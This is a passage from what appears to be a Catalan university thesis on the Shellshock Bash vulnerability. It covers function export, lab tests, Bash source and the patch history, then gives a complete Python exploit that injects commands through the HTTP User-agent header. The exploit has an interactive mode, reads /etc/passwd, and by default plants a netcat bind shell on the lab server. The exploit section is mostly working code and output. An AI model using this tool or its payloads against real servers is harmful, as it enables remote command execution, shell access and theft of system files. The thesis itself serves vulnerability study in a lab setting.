Subshells: Un *subshell* és una instància separada del intèrpret de comandes, que serà un procés fill del *shell* pare i tindrà un entorn d'execució diferent però heretat del pare. Per exemple: la crida d'un *script Bash*, ordres agrupades entre parèntesis, ordres internes cridades després d'un tub «|», caràcter emprat a Bash per fer que la sortida d'una comanda sigui l'entrada de la següent, produiran un *subshell* fill. Aquest tindrà un entorn d'execució heretat del pare i per tant pot heretar variables o funcions marcades com exportables però no podrà modificar l'entorn d'execució del *shell* pare. [38]

Exportació de funcions: Per exportar una funció el manual indica que s'ha d'emprar l'ordre `export -f nomfunció` després de declarar-la si no el *subshell* no la veurà. [35]

Per exemple, posem que tinguem la funció de la figura 17 al *shell* pare i creem un *script* com al de la figura 18 que cridi a aquesta funció com a la figura 19:

```
[buba@Bubarch ~]$ cat uepuoc.sh
#!/bin/bash
uepuoc
```

Figura 18: Script de Bash que crida a funció `uepuoc` a Bubarch

I l'executem (ha de tenir permisos d'execució):

```
[buba@Bubarch ~]$ chmod +x uepuoc.sh
[buba@Bubarch ~]$ ./uepuoc.sh
./uepuoc.sh: línea 2: uepuoc: no se encontró la orden
```

Figura 19: Execució del script `uepuoc.sh` sense exportació de la funció a Bubarch

Veiem a la figura 19 que no troba la funció, en canvi si l'exportem com a la figura 20:

```
[buba@Bubarch ~]$ export -f uepuoc
```

Figura 20: Exportació de la funció `uepuoc` a Bubarch

La podem veure com variable d'entorn la figura 21:

```
[buba@Bubarch ~]$ env
...
BASH_FUNC_uepuoc%%=() {  echo "hola UOC!"
}
```

Figura 21: Funció `uepuoc` exportada com variable d'entorn a Bubarch

I ara si executem *l'script* anterior, a la figura 22 veiem que funciona.

```
[buba@Bubarch ~]$ ./uepuoc.sh
hola UOC!
```

Figura 22: Execució del script `uepuoc.sh` amb exportació de la funció a Bubarch

Així hem pogut observar com exportar una funció per a que un *subshell* la vegi. La versió del *Bash* que hem emprat no és vulnerable al *Shellshock*, el fet que la variable d'entorn exportada, tingui el nom `BASH_FUNC_uepuoc%%` té molt a veure amb la vulnerabilitat que estudiem.

Posem que ara fem el mateix a la màquina vulnerable al *Shellshock*, ho fem la màquina virtual *hackersClub*.

Primer, executem el *Bash* amb mode interactiu, ja que per defecte s'empra el *shell* `/bin/sh` com a la figura 23.

```
hca@hackersClub:~$ bash -i
```

Figura 23: Execució Bash interactiu a hackersClub

Després posem la funció i la provem, hem escapat el caràcter `!` amb `\` perquè donava un error, provem la funció a la figura 24.

```
hca@hackersClub:/$ uepuocvuln() { echo "hola UOC\!"; }
hca@hackersClub:~$ uepuocvuln
hola UOC!
```

Figura 24: Declaració i execució de funció `uepuocvuln` a hackersClub

Creem el script i li donem permisos d'execució per assegurar que es crea el *subshell*. Com es veu a la figura 25.

```
hca@hackersClub:~$ touch uepuocvuln.sh
hca@hackersClub:~$ chmod +x uepuocvuln.sh
hca@hackersClub:~$ cat uepuocvuln.sh
#!/bin/bash
uepuocvuln
```

Figura 25: Preparació script `uepuocvuln.sh` a hackersClub

I ho provem, veiem a la figura 25 que no s'executa correctament perquè no veu la funció:

```
hca@hackersClub:~$ ./uepuocvuln.sh
./uepuocvuln.sh: line 2: uepuocvuln: command not found
```

Figura 26: Execució del script `uepuocvuln.sh` sense exportar funció a hackersclub

En canvi si l'exportem com a la figura 25 i executem ara si va bé:

```
hca@hackersClub:~$ export -f uepuocvuln
hca@hackersClub:~$ ./uepuocvuln.sh
hola UOC\!
```

Figura 27: Exportació de funció `uepuocvuln` i execució de `uepuocvuln.sh` a hackersClub

Després comprovem les variables d'entorn al shell pare:

```
hca@hackersClub:~$ printenv
SHELL=/bin/sh
...
uepuocvuln=() {  echo "hola UOC\!"
}
```

Figura 28: Funció `uepuocvuln` exportada com variable d'entorn a hackersClub

Podem veure a la figura 28 que el nom de la funció exportada és diferent a la vegada anterior. En aquest cas el nom és simplement el nom de la funció `uepuocvuln` sense sufixos o prefixos.

6.3. Demostració de la vulnerabilitat al Bash.

Ara que hem vist com funciona l'exportació de funcions a un *subshell,* podem provar de posar directament a un entorn la funció com variable d'entorn manualment i executar el *script* per tenir el *subshell.* Per això, podem fer servir l'ordre `env`, figura 29, a la qual passarem com paràmetres la variable d'entorn i la comanda a executar.

```
[buba@Bubarch ~]$ env --help
Modo de empleo: env [OPCIÓN]... [-] [NOMBRE=VALOR]... [ORDEN [ARGUMENTO]...]
Asigna a cada NOMBRE el VALOR en el entorno y ejecuta ORDEN.
```

Figura 29: Execució `env -h` per veure la ajuda

Primer, llevem la funció i assegurem que no hi és a la variable d'entorn, com a la figura 30.

```
[buba@Bubarch ~]$ unset -f uepuoc
[buba@Bubarch ~]$ printenv
...
SESSION_MANAGER=local/Bubarch:@/tmp/.ICE-unix/947,unix/Bubarch:/tmp/.ICE-unix/947
_=/usr/bin/printenv
[buba@Bubarch ~]$ ./uepuoc.sh
./uepuoc.sh: línea 2: uepuoc: no se encontró la orden
```

Figura 30: Execució per esborrar funció uepoc i mostrar entorn a Bubarch

Després executem `env` al qual passem la funció com estava a les variables d'entorn quan l'hem exportada al primer cas i l'ordre `bash uepuoc.sh` per executar el *script* dins el nou entorn creat per `env` amb la funció manualment exportada com a la figura 31 on s'executa correctament.

```
[buba@Bubarch ~]$ env BASH_FUNC_uepuoc%%='() {  echo "hola UOC!";};' bash uepuoc.sh
hola UOC!
```

Figura 31: Execució per posar la funció al nou entorn manualment i executar uepuoc.sh a Bubarch

La vulnerabilitat ens diu que si es passa una ordre després de la definició de la funció dins la variable l'entorn, aquesta ordre s'executarà mentre es fa l'anàlisi de les variables d'entorn per al *subshell*, és a dir:

Si la variable de l'entorn de la funció conté una ordre com `echo vulnerable` després de la definició de la funció: `BASH_FUNC_uepuoc%%='() {  echo "hola UOC";}; echo vulnerable'` s'hauria d'executar l'ordre `echo vulnerable`.

```
[buba@Bubarch ~]$ env BASH_FUNC_uepuoc%%='() {  echo "hola UOC!";}; echo vulnerable'
bash uepuoc.sh
bash: aviso: uepuoc: ignoring function definition attempt
bash: error al importar la definición de la función para `uepuoc'
uepuoc.sh: línea 2: uepuoc: no se encontró la orden
```

Figura 32: Execució de prova de vulnerabilitat amb env a Bubarch

Podem observar a la figura 32 que abans de donar l'error del *script, Bash* ens dóna un avís i un error del fet que s'està intentant definir una funció i que no la pot importar, amb el que podem dir que aquesta màquina no és vulnerable.

Ara ho podem provar a *hackersClub*, recordem que a la màquina vulnerable al fer l'exportació de la funció, el nom de la variable d'entorn era tal qual el de la funció com es veu a la figura 33.

```
hca@hackersClub:~$ printenv
...
uepuocvuln=() {  echo "hola UOC\!"
}
```

Figura 33: Execució per mostrar `uepuocvuln` al entorn a hackersClub

L'esborrem i comprovem que ara no hi és com fem a la figura 34.

```
hca@hackersClub:~$ unset -f uepuocvuln
hca@hackersClub:~$ ./uepuocvuln.sh
./uepuocvuln.sh: line 2: uepuocvuln: command not found
```

Figura 34: Execució per esborrar funció uepocvuln i mostrar entorn a hackersClub

I ara passem amb el comandament `env` la funció com es mostra a la figura 35.

```
hca@hackersClub:~$ env uepuocvuln='() {  echo "hola UOC\!";};' bash uepuocvuln.sh

hola UOC\!
```

Figura 35: Execució per posar la funció al nou entorn manualment i executar uepuocvuln.sh a hackersclub

I finalment, comprovem si *hackersClub* executa un comandament que es passi després de la definició de la funció com a la figura 36.

```
hca@hackersClub:~$ env uepuocvuln='() {  echo "hola UOC\!";}; echo VULNERABLE' bash
uepuocvuln.sh
VULNERABLE
hola UOC\!
```

Figura 36: Execució de prova de vulnerabilitat amb env a hackersClub

Podem veure a la figura 36 com en aquest cas sí que es mostra el missatge «`VULNERABLE`» i que s'ha executat abans d'executar el *script*, és a dir, mentre es llegien les variables d'entorn.

6.4. Anàlisi de la vulnerabilitat al codi font de *Bash*.

Ara que hem vist una mica com funciona l'aplicació *Bash* i que hem pogut comprovar la vulnerabilitat, podem examinar el codi font de *Bash* per a saber on hi ha el problema.

Podem obtenir la versió del Bash de la maquina virtual vulnerable, figura 37:

```
hca@hackersClub:~$ bash --version
GNU bash, version 4.2.45(1)-release (i686-pc-linux-gnu)
```

Figura 37: Versió de Bash a hackersClub

Si mirem el codi del repositori de *Bash* [40] veim que hi ha la funció STREQM definida a `general.h` [41] que fa una comparació, figura 38.

```
148 #define STREQN(a, b, n) ((n == 0) ? (1) \
149                                  : ((a)[0] == (b)[0] && strncmp(a, b, n) == 0))
```

Figura 38: Codi de general.h de Bash

Al fitxer `variables.c` [42], figura 39, podem localitzar la funció `initilize_shell_variables()` que recorre les variables d'entorn (318)

```
304 /* Initialize the shell variables from the current environment.
305    If PRIVMODE is nonzero, don't import functions from ENV or
306    parse $SHELLOPTS. */
307 void
308 initialize_shell_variables (env, privmode)
309      char **env;
310      int privmode;
311 {
312   char *name, *string, *temp_string;
313   int c, char_index, string_index, string_length;
314   SHELL_VAR *temp_var;
315
316   create_variable_tables ();
317
318  for (string_index = 0; string = env[string_index++]; )
319    {
320      char_index = 0;
321      name = string;
322      while ((c = *string++) && c != '=')
323        ;
324       if (string[-1] == '=')
325         char_index = string - name - 1;
326
327       /* If there are weird things in the environment, like `=xxx' or a
328          string without an `=', just skip them. */
329       if (char_index == 0)
330         continue;
331
332       /* ASSERT(name[char_index] == '=') */
333       name[char_index] = '\0';
334       /* Now, name = env variable name, string = env variable value, and
335          char_index == strlen (name) */
336
337       temp_var = (SHELL_VAR *)NULL;
```

Figura 39: Codi de inicialització de variables del entorn de variables.c de Bash

Podem veure a la figura 40 que la comprovació que fa per saber si s'ha trobat una funció només mira si ha trobat els caràcters `"() {"` (341) aleshores, si es així, executa la funció `parse_and_execute()` (350)

```
339       /* If exported function, define it now.  Don't import functions from
340          the environment in privileged mode. */
341       if (privmode == 0 && read_but_dont_execute == 0 && STREQN ("() {", string, 4))
342         {
343           string_length = strlen (string);
344           temp_string = (char *)xmalloc (3 + string_length + char_index);
345
346           strcpy (temp_string, name);
347           temp_string[char_index] = ' ';
348           strcpy (temp_string + char_index + 1, string);
349
350           parse_and_execute (temp_string, name, SEVAL_NONINT|SEVAL_NOHIST);
351
352           /* Ancient backwards compatibility.  Old versions of bash exported
353              functions like name()=() {...} */
354           if (name[char_index - 1] == ')' && name[char_index - 2] == '(')
355             name[char_index - 2] = '\0';
356
357           if (temp_var = find_function (name))
358             {
359               VSETATTR (temp_var, (att_exported|att_imported));
360               array_needs_making = 1;
361             }
362           else
363             report_error (_("error importing function definition for `%s'"), name);
364
365           /* ( */
366           if (name[char_index - 1] == ')' && name[char_index - 2] == '\0')
367             name[char_index - 2] = '(';         /* ) */
368         }
```

Figura 40: Continuació del codi de inicialització de variables del entorn de variables.c de Bash

La funció `parse_and_execute()` es troba al fitxer `/builtins/evalstring.c` [43], figura 41, segons la descripció i l'estructura del *Bash* és on el *parser* comença a analitzar l'ordre que s'hagi passat, compta amb alguns *flags* per triar opcions. Dins aquesta funció es crida a l'analitzador lèxic que separarà, reconeixerà les parts de l'ordre, després l'executarà, el que retorna és el resultat d'executar l'ordre [33].

```
158 /* Parse and execute the commands in STRING.  Returns whatever
159    execute_command () returns.  This frees STRING.  FLAGS is a
160    flags word; look in common.h for the possible values.  Actions
161    are:
162         (flags & SEVAL_NONINT) -> interactive = 0;
163         (flags & SEVAL_INTERACT) -> interactive = 1;
164         (flags & SEVAL_NOHIST) -> call bash_history_disable ()
165         (flags & SEVAL_NOFREE) -> don't free STRING when finished
166         (flags & SEVAL_RESETLINE) -> reset line_number to 1
167 */
168
169 int
170 parse_and_execute (string, from_file, flags)
171     char *string;
172     const char *from_file;
173     int flags;
```

Figura 41: codi de /builtins/evalstring.c de Bash

El problema és que no hi ha cap control de què s'està passant, simplement s'interpreta i s'executa per tant si després d'acabar d'executar la funció hi ha més ordres, se seguiran executant.

Arreglant la vulnerabilitat

Per solucionar la vulnerabilitat es van realitzar una sèrie d'apedaçats (patchs). A la pàgina de *stackexchange* podem trobar una resposta del programador que la va trobar [44] en la qual entre altra informació, anomena l'apedaçat necessari per a quedar protegits, en el nostre cas aplicar aquest apedaçat 4.2.50 bastaria per deixar de ser vulnerables.

El primer apedaçat que intenta corregir la vulnerabilitat CVE 2014-6271 és el `bash4.2-48` [45]

El mateix que va trobar la vulnerabilitat, Stephan Chazelas, va informar de l'error (*bug*) i per arreglar-ho, el desenvolupador de Bash va posar al codi de la funció `parse_and_execute()` dos *flags* per diferenciar quan es comprovava una definició de funció o una ordre tota sola, figura 42.

```
-** ../bash-4.2.47/builtins/common.h     2010-05-30 18:31:51.000000000 -0400
-- builtins/common.h   2014-09-16 19:35:45.000000000 -0400
***************
*** 36,39 ****
--- 36,41 ----

  /* Flags for describe_command, shared between type.def and command.def */
+ #define SEVAL_FUNCDEF 0x080           /* only allow function definitions */
+ #define SEVAL_ONECMD  0x100           /* only allow a single command */
```

Figura 42: Codi del Apadaçat 4.2.47 de Bash

També va introduir la lògica necessària a `builtins/evalstring.c` i a `variables.c` però no va ser suficient per aturar l'error.

A causa d'això es varen seguir reportant vulnerabilitats, ja que encara era possible fer atacs i es varen succeir una sèrie de publicacions de vulnerabilitats i apedaçats per arreglar-ho. A una plana web [46] hi ha una bona successió dels fets:

CVE-2014-6271 [47] – informe original. S'arregla en part al *patch* `bash42-048`. [48]

CVE-2014-7169 [49] – En aquesta vulnerabilitat permet escriure fitxers i executar ordres. Tavis Ormandy. Arreglat al *patch* `bash42-049`, [50] l'error es troba a l'analitzador, l'arxiu de codi *`parse.y`* defineix el comportament de l'analitzador i es compila amb B*ison. [33]*

CVE-2014-7186 [51] – Aquesta vulnerabilitat encara que no permet la injecció d'ordres permet un desbordament de memòria. Florian Weimer i Todd Sabin. Arreglat al *patch* `bash42-051` (etc.).[52]

CVE-2014-7187 [53] – Aquesta permet el mateix que l'anterior i és del tipus error per una passa. Florian Weiner. Arreglat al *patch* `bash42-051`.[54]

CVE-2014-6277 [55] – Error d'inicialització de memòria que pot provocar un accés invàlid a memòria Michal Zalewski. Arreglat al *patch* `bash43-052`. [56]

CVE-2014-6278 [57] – Una combinació adequada d'ordres anidades i importació de funcions pot provocar una injecció de codi remot (RCE). Michal Zalewski. Arreglat al *patch* `bash42-053`. [58]

Cal destacar el *patch* `4.2-050` [59] on es canvia la manera com es detecten i s'anomenen les funcions, afegint-hi un prefix i un sufix de manera que ja no sigui possible l'explotació de la vulnerabilitat, figura 43, a dir veritat, fa que les vulnerabilitats posteriors com CVE-2014-7186, CVE-2014-7187, CVE-2014-6277 i CVE-2014-6278 no siguin vulnerabilitats i és el *patch* més destacable. ja que arregla el problema de manera definitiva.

```
+ #define BASHFUNC_PREFIX             "BASH_FUNC_"
+ #define BASHFUNC_PREFLEN      10    /* == strlen(BASHFUNC_PREFIX */
+ #define BASHFUNC_SUFFIX             "%%"
+ #define BASHFUNC_SUFFLEN      2     /* == strlen(BASHFUNC_SUFFIX) */
```

Figura 43: Codi del Apadaçat 4.2.50 de Bash

Podem veure així a la figura 21, per què a la versió actualitzada de *Bash a Bubarch* ens surt la variable d'entorn on hi ha la funció amb el nom amb els prefixos i sufixos.

7. *Exploit*

En aquest capítol explicarem el disseny i desenvolupament del *exploit* que hem fet amb el llenguatge *Python* per explotar la vulnerabilitat.

7.1. Disseny del *exploit*

Ara que ja sabem com funciona el *exploit* podem passar al disseny d'aquest, com a punt de partida podem emprar la prova realitzada anteriorment de la figura 13.

```
[buba@Bubarch ~]$ curl -A "() { ignored; }; echo Content-Type: text/plain ; echo ;
echo ; /usr/bin/id;" http://192.168.1.5/cgi-bin/vuln.cgi

uid=1000(hca) gid=50(staff) groups=50(staff)
```

Figura 13: Comprovació de la vulnerabilitat Shellshock a hackersCub amb Curl

Sabem que la vulnerabilitat de *Bash* es troba en la forma en com es tracten les funcions exportades per emprar-les a un *subshell,* ja que no s'analitzen adequadament i provoquen que puguem injectar de manera remota ordres de *Bash* darrere de la definició d'una funció.

També sabem que la nostra porta d'entrada és el servidor *Apache* a *hackersClub*, concretament, a l'adreça http://192.168.1.5/cgi-bin/vuln.cgi, que el *script* vuln.cgi sembla escrit en *Bash* i que funciona amb el `mod_cgi` a *Apache* [60] *i* [61] .

La raó per la qual funciona és que a l'hora d'executar el script *Apache* crida a una instància de *Bash* on hi exporta les capçaleres com variables d'entorn. [62]

Les capçaleres del protocol HTTP són paràmetres que porten informació de l'intercanvi de missatges en curs, és a dir, formen part dels *requests* o peticions i *responses* o respostes. Un d'ells és la capçalera `user-agent` que conté dades de l'usuari que fa la petició com el sistema operatiu, el navegador i la seva versió entre altres. [63]

A la prova realitzada amb la comanda `curl` hem posat la funció injectant-la a la capçalera `user-agent.`

Per desenvolupar el *exploit* en P*ython* només necessitem emprar les instruccions que ens permetin fer això mateix.

A P*ython* hi tenim la llibreria `urllib` [64] que ens permet construir i tractar els *requests* i *responses* del protocol HTTP.

7.2. Desenvolupament del *exploit*

Si mirem el codi font, veurem que l'hem comentat bastant perquè sigui explicatiu per si sol, encara que els comentaris estan en anglès.

El posarem aquí per parts per poder-ho explicar una mica més.

En aquesta primera part, figura 44, es troben les llibreries que hem emprat, `sys` és una de les bàsiques, `urlib` i `urlib.request` [64] són les que permeten enviar i rebrer el *request* i el *response* del protocol HTTP , el `argparse` és la que facilita la gestió dels arguments des d'un script de *Python* a la línia d'ordres.

```
1 #!/usr/bin/python
2 #import modules
3 import sys, urllib, urllib.request, argparse
4
```

Figura 44: Codi de la importació de llibreries a `CGIshellshock.py`

Aquesta funció, figura 45, és la clau del *exploit*, permet enviar una ordre de *Bash* al servidor. Per això, rep un paràmetre que anomenarem *payload,* ja que és l'ordre que volem executar al servidor.

Després a les línies 8 i 9 es crea el request amb la capçalera HTTP *User-agent* que aprofita realment la vulnerabilitat. Hi substitueix el payload per l'ordre a executar al *bash* remot (10).

El que passarà al sevidor és que a partir de la capçalera *User-agen*t amb la cadena `'() { :; }; echo; echo; /bin/bash -c "'+payload+'" 2>&1'`
Es genera una variable d'entorn destinada a usar-se a *Bash* al servidor per executar el *script* `vuln.cgi`. Però, com es crea un *subshell* al cridar a propi *script* `vuln.cgi` s'explota la vulnerabilitat a l'hora de posar la funció l'entorn d'execució, en conseqüència, s'executa el que troba després de la definició. La redirecció és per a mostrar errors, si n'hi ha, al executar el *payload*. És redirigeix el *stderr* al *stdout*. [67]

Finalment s'envia i s'imprimeix la resposta (12,13) o l'error si n'hi ha(11,14)

```
5 #function to send bash command and print result
6 #sends bash exploit on User-agent HTTP header
7 def SendPayloadAndPrintResponse(payload):
8     opener=urllib.request.build_opener()
9     opener.addheaders=[('User-agent',
10                         '() { :; }; echo; echo; /bin/bash -c "'+payload+'" 2>&1')]
11     try:
12         with opener.open(args.URL) as response:
13              print(response.read().decode('utf-8'))
14     except Exception as e: print (e)
```

Figura 45: Codi de la funció SendPayloadAndPrintResponse a CGIshellshock.py

A la següent part, figura 46, s'empra la llibreria `argparse`. Aquesta llibreria ens permet gestionar els arguments i l'ajuda donada a un script destinada a l'intèrpret de línies d'ordres, ens permet afegir la descripció (17-18), un epíleg (20-22) que sortirà al final de l'ajuda amb l'opció (`-h`) que ja ve implementada.

També ens permet afegir els arguments que necessitarem, tant obligatoris com opcionals d'una manera fàcil per després tractar-los.

En aquest cas tenim l'argument obligatori de l'adreça URL que apuntarà al *script cgi* vulnerable del servidor HTTP (24,25).

També hi hem posat 2 arguments opcionals (comencen per guió, però no poden emprar-se junts (exclusius) que són:

- El `-c` o `--command` per executar una sola ordre de Bash al servidor (26-27) que esperarà rebre l'ordre darrera de l'opció.

- La `-i` o `--interactive` que permet simular una sessió interactiva, aquesta només es guarda si s'ha triat l'opció per a que no esperi cap argument darrere.(28-29)

La linea 30 es per analitzar els arguments, i de 32 a 34 simplement mostra per pantalla l'adreça URL que estem atacant.

```
16 #Using argparse to parse arguments and print help
17 parser = argparse.ArgumentParser(description="Shelshock exploiting tool using< "
18                                   "vuln CVE-6271 on Bash through cgi bash"
19                                   " script on Apache server with mod_cgi. ",
20                                   epilog="Default option (no optional "
21                                   "arguments) starts netcat session on server"
22                                   " on port 5000.")
23 group = parser.add_mutually_exclusive_group()
24 parser.add_argument("URL",help="URL address to vulnerable bash cgi (example:"
25                                 " 'http://example.com/cgi-bin/vuln.cgi')")
26 group.add_argument("-c", "--command",help="optional bash command (between '\"'"
27                           " if it has more than 1 argument) to execute")
28 group.add_argument("-i", "--interactive",action="store_true",
29                     help="emulates interactive session")
30 args = parser.parse_args()
31
32 # prints  URL attacked
33 print ("ShellShocking to " + args.URL)
34 print()
```

Figura 46: Codi de argparse a CGIshellshock.py

A partir d'aquí hem programat el que fa el script per a cada opció:

La primera opció «`-i`» és la interactiva, figura 47, com s'indica s'intenta emular una sessió interactiva amb el servidor.

El que fa és que si s'ha triat aquesta opció (40), s'informa que s'ha començat una sessió interactiva i que es pot sortir introduint la paraula «`quit`» (41,42)

Després, s'entra en un bucle infinit (43) que mostra per pantalla «`-->`» i espera l'entrada de text del per part de l'usuari per ficar-lo a una variable(`s`) (44) [66]

Si s'entra la paraula `quit`, se surt del bucle i s'acaba el programa (45,46).

Mentre no se surti del bucle amb l'ordre `quit`, s'envia mitjançant la funció `SendPayloadAndPrintResponse()` el que hagi entrat l'usuari (47), de manera que mentre l'usuari vagi executant ordres obtindrà per pantalla la resposta. Cada vegada que s'executa la dita funció s'està explotant la vulnerabilitat.

```
36 #-i interactive option emulates interative session
37 #sends each command that command inputs with
38 #SendPayloadAndPrintResponse(payload) function
39 #"quit" string breaks the loop
40 if args.interactive:
41     print("You are starting an interactive session")
42     print("use 'quit' to terminate")
43     while True:
44         s = input('--> ')
45         if s=="quit":
46             break;
47        SendPayloadAndPrintResponse(s)
```

Figura 47: Codi de la opció `-i` a `CGIshellshock.py`

La segona opció «`-c`», figura 48, és per executar una sola ordre de *Bash* al servidor, de manera que si es tria aquesta opció (53) s'agafa l'ordre passada (54) es mostra per pantalla (56) i s'envia al servidor amb la funció `SendPayloadAndPrintResponse()` (58) que mostrarà el resultat i acabarà el programa. Si l'ordre enviada té més d'un paràmetre, ha d'anar posada entre cometes (`"cat /etc/passwd"`)

```
49 #-c single command option, it needs to be used with '"' if it
50 #has more than one argument. Sends just one command with
51 #SendPayloadAndPrintResponse(payload) function
52 #which prints the result and end.
53 elif args.command:
54     payload = args.command
55     # Bash command to execute
56     print ("Using bash command on remote server: " + payload)
57     print()
58     SendPayloadAndPrintResponse(payload)
```

Figura 48: Codi de la opció `-c` a `CGIshellshock.py`

Finalment la darrera opció, figura 49, és l'opció per defecte (67), es a dir, si no passem cap opció i només passem l'adreça URL del *script* vulnerable.

En aquest cas s'envia la següent ordre com a *payload* al servidor vulnerable:

`"nc -lvp 5000 -e /bin/bash"`

Aquest programa és `netcat` [68] i [69] que permet obrir connexions TCP, UDP o UNIX, també permet obrir connexió en espera i escoltar a què algú s'intenti connectar, direm que fa cada opció:

- `nc` és la comanda per llançar el `netcat`.

- `l` és l'opció que permet posar la connexió escoltant (*listening*).

- `v` és el *verbose* per a que doni més informació.

- `p 5000` és el port per on s'està escoltant la connexió.

- `e /bin/bash` és l'opció per lligar aquella connexió a un programa, *Bash*, per poder emprar la connexió com a *shell*.

S'ha d'anar una mica d'alerta amb el `netcat`, ja que hi ha algunes versions diferents i no sempre funciona tot (especialment l'opció `e)` però en aquest cas hem tingut sort.

Per això una vegada s'ha informat del que s'està fent (66) s'assigna el *payload* (67), es mostra per pantalla (69), i després s'extreu l'adreça del servidor (70) [70].

Després, s'informa l'usuari de quines accions ha de fer per poder fer la sessió interactiva usant el `netcat` al port 5000 del servidor (71,72). Finalment s'envia l'ordre deixant el `netcat` corrent al servidor de manera que mentre no s'aturi ens hi podrem seguir connectant.

```
60 #default option, uses payload "nc -lp 5000 -e /bin/bash"
61 #this payload starts a listening netcat session on server
62 # on port 5000 executing bash shell
63 #you need to execute on local server nc remote_server_address 5000
64 #to connect to listening netcat on server
65 else:
66     print ("Using default payload")
67     payload = "nc -lvp 5000 -e /bin/bash"
68     # Bash command to execute
69     print ("Using bash command on remote server: " + payload)
70     parsedURL = urllib.parse.urlparse(args.URL)
71     print("If no error connect to server using other shell,CTRL+C to quit"")
72     print("Command: nc " + parsedURL.hostname + " 5000")
73     SendPayloadAndPrintResponse(payload)
```

Figura 49: Codi de la opció per defecte a `CGIshellshock.py`

7.3. Execució del *exploit* a l'entorn de proves.

Ara que ja hem desenvolupat el *exploit* toca provar el seu funcionament. Els atacs amb el *exploit* començarem per provar-los des de la màquina *Bubarch*.

Per això, basta anar a la carpeta on hi hagi el codi `CGIShellshock.py` que hem realitzat i executar-ho amb *Python* com a la figura 50:

```
[buba@Bubarch codi python exploit]$ python CGIshellshock.py
usage: CGIshellshock.py [-h] [-c COMMAND | -i] URL
CGIshellshock.py: error: the following arguments are required: URL
```

Figura 50: Execució `CGIshellshock.py` sense arguments

Ens informa de l'ús i que hi ha les opcions `-h`, `-c` i `-i` i que l'adreça URL és un paràmetre requerit, figura 51.

```
buba@Bubarch codi python exploit]$ python CGIshellshock.py -h
usage: CGIshellshock.py [-h] [-c COMMAND | -i] URL

Shelshock exploiting tool using vuln CVE-6271 on Bash through cgi bash script
on Apache server with mod_cgi.

positional arguments:
  URL                   URL address to vulnerable bash cgi (example:
                        'http://example.com/cgi-bin/vuln.cgi')

optional arguments:
  -h, --help            show this help message and exit
  -c COMMAND, --command COMMAND
                        optional bash command (between '"' if it has more than
                        1 argument) to execute
  -i, --interactive     emulates interactive session

Default option (no optional arguments) starts netcat session on server on port
5000.
[buba@Bubarch codi python exploit]$
```

Figura 51: Execució `CGIshellshock.py` amb `-h` per ajuda

A l'ajuda, figura 51, ens dóna informació de les opcions i del format de l'adreça URL que ha d'apuntar al *script cgi* vulnerable.

Provem la primera opció que és la `-c` , figura 52, per injectar una sola ordre *Bash* a executar:

```
[buba@Bubarch codi python exploit]$ python CGIshellshock.py -c id
http://192.168.1.5/cgi-bin/vuln.cgi
ShellShocking to http://192.168.1.5/cgi-bin/vuln.cgi

Using bash command on remote server: id


uid=1000(hca) gid=50(staff) groups=50(staff)
```

Figura 52: Execució `CGIshellshock.py` amb comanda `id` atacant hackersClub

S'ha executat l'ordre `id` i ha donat un resultat correcte com veiem a la figura 52.

Provem una altra ordre com `ls` per mirar el que hi ha aquí, figura 53:

```
[buba@Bubarch codi python exploit]$ python CGIshellshock.py -c ls
http://192.168.1.5/cgi-bin/vuln.cgi
ShellShocking to http://192.168.1.5/cgi-bin/vuln.cgi

Using bash command on remote server: ls


vuln.cgi
```

Figura 53: Execució `CGIshellshock.py` amb comanda `ls` atacant hackersClub

I podem provar de fer un `cat` d'aquest fitxer que és el script `vuln.cgi` que ataquem, en aquest cas hem d'emprar les cometes:

```
[buba@Bubarch codi python exploit]$ python CGIshellshock.py -c "cat vuln.cgi"
http://192.168.1.5/cgi-bin/vuln.cgi
ShellShocking to http://192.168.1.5/cgi-bin/vuln.cgi

Using bash command on remote server: cat vuln.cgi


#!/bin/bash
echo "Content-type: text/html"
echo ""
echo "<html><head><title>Prueba"
echo "</title></head><body>"
echo "<h1>Informacion del host de $(hostname)</h1>"
echo ""
echo "<h1>Memoria</h1>"
echo "<pre> $(free -m)</pre>"
echo "</body></html>"
```

Figura 54: Execució `CGIshellshock.py` amb comanda `cat vuln.cgi` atacant hackersClub

Com es pot veure a la figura 54 el fitxer és un *script* de *Bash* que imprimeix la plana web i on s'executen algun programes com `hostname` [71] per saber el nom de la màquina o el `free -m` [72] per comprovar la memòria lliure.

Si hi ha errors, figura 55, també surten per la redirecció a la funció que envia la comanda.

```
[buba@Bubarch codi python exploit]$ python CGIshellshock.py -c "cat afsdf"
http://192.168.1.5/cgi-bin/vuln.cgi
ShellShocking to http://192.168.1.5/cgi-bin/vuln.cgi

Using bash command on remote server: cat afsdf


cat: can't open 'afsdf': No such file or directory
```

Figura 55: Execució `CGIshellshock.py` amb comanda `cat afsdf` atacant hackersClub

A continuació, podem provar l'opció `-i`, figura 56, que ens permet una simulació d'interactivitat encara que coses com canvis de directori (`cd`) no en farà cas.

```
[buba@Bubarch codi python exploit]$ python CGIshellshock.py -i http://192.168.1.5/cgi-
bin/vuln.cgi
ShellShocking to http://192.168.1.5/cgi-bin/vuln.cgi

You are starting an interactive session
use 'quit' to terminate
--> pwd

/var/www/cgi-bin

--> cd ..


--> pwd

/var/www/cgi-bin
```

Figura 56: Execució `CGIshellshock.py` amb argument `-i` atacant hackersClub

Així i tot, resulta una mica més còmode que l'opció anterior i mostra els errors si una operació no ha anat bé. Podem, per exemple, mostrar el contingut de fitxers que sabem que hi són i sortir amb l'ordre `quit` com veiem a la figura 57.

```
--> cat /etc/passw

cat: can't open '/etc/passw': No such file or directory

--> cat /etc/passwd

root:x:0:0:root:/root:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/false
tc:x:1001:50:Linux User,,,:/home/tc:/bin/sh
hca:x:1000:50:Linux User,,,:/home/hca:/bin/sh

--> quit
[buba@Bubarch codi python exploit]$
```

Figura 57: Execució `CGIshellshock.py` interactiu atacant hackerClub mostrant `/etc/passwd`

Finalment ens falta la darrera opció, que és la que s'executa per defecte, figura 58, la qual posa en marxa el programa `netcat` al servidor (si hi és).

```
[buba@Bubarch codi python exploit]$ python CGIshellshock.py
http://192.168.1.5/cgi-bin/vuln.cgi
ShellShocking to http://192.168.1.5/cgi-bin/vuln.cgi

Using default payload
Using bash command on remote server: nc -lvp 5000 -e /bin/bash
If no error connect to server using other shell,CTRL+C to quit
Command: nc 192.168.1.5 5000
```

Figura 58: Execució `CGIshellshock.py` sense opcions atacant hackersClub

Ara hem d'anar a una altra finestra de *shell* i executar la comanda `nc 192.168.1.5 5000` com es mostra a la figura 59.

```
